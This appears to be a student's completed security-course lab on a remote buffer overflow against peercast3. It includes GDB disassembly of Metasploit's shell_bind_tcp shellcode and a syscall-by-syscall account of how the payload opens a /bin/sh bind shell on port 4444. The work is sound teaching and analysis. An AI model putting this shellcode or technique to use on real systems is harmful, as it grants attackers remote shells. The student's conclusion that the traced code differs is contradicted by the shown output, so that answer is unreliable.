CSC215 Lab10 – Remote Buffer Overflow


Total: 100pts

@Copyright Dr. Xiang Fu

What to turn in: CSC215Lab10.docx


Note: the folder used for this lab is **~/-Desktop/csc215/lec22_bo2** in the Ubuntu image. You also need **BT5** for this lab.

(1) Repeat the success of attack on **peercast3**. Paste the success **screenshot** below. [20pt, 20 minutes]



(2) Shell code exploration. [25pt, 25 minutes]

(2.a) List the absolute file path of the **linux/x86/shell_bind_tcp** payload below (hint: it is a **single stage** payload) [5pt]



/opt/metasploit/msf3/payloads/single/linux/x86/shell_bind_tcp.rb

(2.b) Explain the logic of **shell_bind_tcp**. You should concentrate on the **INT 80** calls (read the lecture notes on where to find Linux system calls by INT 80 **service code**). [20pt]

The file exists to serve as a sent payload, it is a single. The payload consists of assembly instructions . Payload opens a TCP port on victim machine. Wait for connection, spawns /bin/sh attached to socket, everything done using raw x86 Linux syscalls.

Purpose...

Create socket: 0x66 (socketcall->socket)

Bind socket: 0x66 (socketcall->bind)

Listen: 0x66 (socketcall->listen)

Accept: 0x66 (socketcall->accept)

Redirect file descriptors: 63 (dup2)

Execute shell: 11 (execve)

0x2c6b934

(3) Use GDB to trace into the shell code. Set a breakpoint **at the address of the "JMP ESP" instruction** in peercast3. (e.g., if you want to set a breakpoint at 0x80000000, you can use command **b *0x80000000** in GDB). Explain if you have seen the same code as shown in (2.b) Paste a screenshot of the **REAL SHELLCODE** (not the self-extraction) that you have found. [20pt]

```
   0x2c6b9d4:   xorl   $0x1954807,(%ecx)
(gdb) b *0x2c6b9b2
Breakpoint 2 at 0x2c6b9b2
(gdb) contiue
Undefined command: "contiue".  Try "help".
(gdb) continue
Continuing.

Breakpoint 2, 0x02c6b9b2 in ?? ()
1: x/i $eip
=> 0x2c6b9b2:   xor    %ebx,%ebx
(gdb) x/20i $eip
=> 0x2c6b9b2:   xor    %ebx,%ebx
   0x2c6b9b4:   mul    %ebx
   0x2c6b9b6:   push   %ebx
   0x2c6b9b7:   inc    %ebx
   0x2c6b9b8:   push   %ebx
   0x2c6b9b9:   push   $0x2
   0x2c6b9bb:   mov    %esp,%ecx
   0x2c6b9bd:   mov    $0x66,%al
   0x2c6b9bf:   int    $0x80
   0x2c6b9c1:   pop    %ebx
   0x2c6b9c2:   pop    %esi
   0x2c6b9c3:   push   %edx
   0x2c6b9c4:   push   $0x5c1102ff
   0x2c6b9c9:   push   $0x10
   0x2c6b9cb:   push   %ecx
   0x2c6b9cc:   push   %eax
   0x2c6b9cd:   mov    %esp,%ecx
   0x2c6b9cf:   push   $0x66
   0x2c6b9d1:   pop    %eax
   0x2c6b9d2:   int    $0x80
(gdb)
```

No we don't find the same code

(4) Debugger Assisted Analysis. [35pt]. Now with the help of the debugger, you can supply a detailed report of the shell_bind_tcp shell code. Your report should include the **values of the parameters** (and their semantics) for each of the INT 80 interrupts in the shell code.

INT 0x80 #1 – socket(AF_INET, SOCK_STREAM, 0)

At the first int 0x80:

- EAX = 0x66 → sys_socketcall
- EBX = 0x1 → sub-function SYS_SOCKET
- ECX = esp → points to [2, 1, 0]

Semantics: socket(AF_INET=2, SOCK_STREAM=1, protocol=0).
Return: EAX = sockfd (saved for later calls).

INT 0x80 #2 – bind(sockfd, &addr, 16)

Before the second interrupt the shellcode builds a sockaddr_in on the stack:

- sin_family = AF_INET (2)
- sin_port = htons(4444) (=0x115c)
- sin_addr = INADDR_ANY (0)

At the second int 0x80:

- EAX = 0x66
- EBX = 0x2 → SYS_BIND
- ECX = ptr → [sockfd, &sockaddr_in, 16]

Semantics: bind(sockfd, (struct sockaddr *)&addr, 16) so the socket listens on TCP port 4444 on all interfaces.

INT 0x80 #3 – listen(sockfd, 0)

The shellcode reuses the arg array and sets a backlog value.

At the third int 0x80:

- EAX = 0x66
- EBX = 0x4 → SYS_LISTEN
- ECX = ptr → [sockfd, 0]

Semantics: listen(sockfd, backlog=0) (minimal backlog, just enough for this shell).

INT 0x80 #4 – accept(sockfd, NULL, NULL)

At the fourth interrupt:

- EAX = 0x66
- EBX = 0x5 → SYS_ACCEPT
- ECX = ptr → [sockfd, NULL, NULL]

Semantics: newfd = accept(sockfd, NULL, NULL).
Return: EAX = newfd, the connected client socket; the shell now talks over this descriptor.

INT 0x80 #5–#7 – dup2(newfd, 2), dup2(newfd, 1), dup2(newfd, 0)

A small loop calls dup2 three times.

For each int 0x80 in the loop:

- EAX = 0x3f → sys_dup2
- EBX = newfd (the accepted socket)
- ECX = 2, then 1, then 0

Semantics:

```
dup2(newfd, 2);  // stderr → socket
dup2(newfd, 1);  // stdout → socket
dup2(newfd, 0);  // stdin  → socket
```

After this, all standard I/O of the upcoming shell goes through the TCP connection.

INT 0x80 #8 – execve("/bin/sh", ["/bin/sh", NULL], NULL)

At the final int 0x80:

- EAX = 0x0b → sys_execve
- EBX = ptr → string "/bin/sh"
- ECX = ptr → argv array [ptr_to_"/bin/sh", 0]
- EDX = 0 → envp = NULL

Semantics: execve("/bin/sh", argv, NULL).
This replaces the current process with /bin/sh, giving a bind shell on port 4444.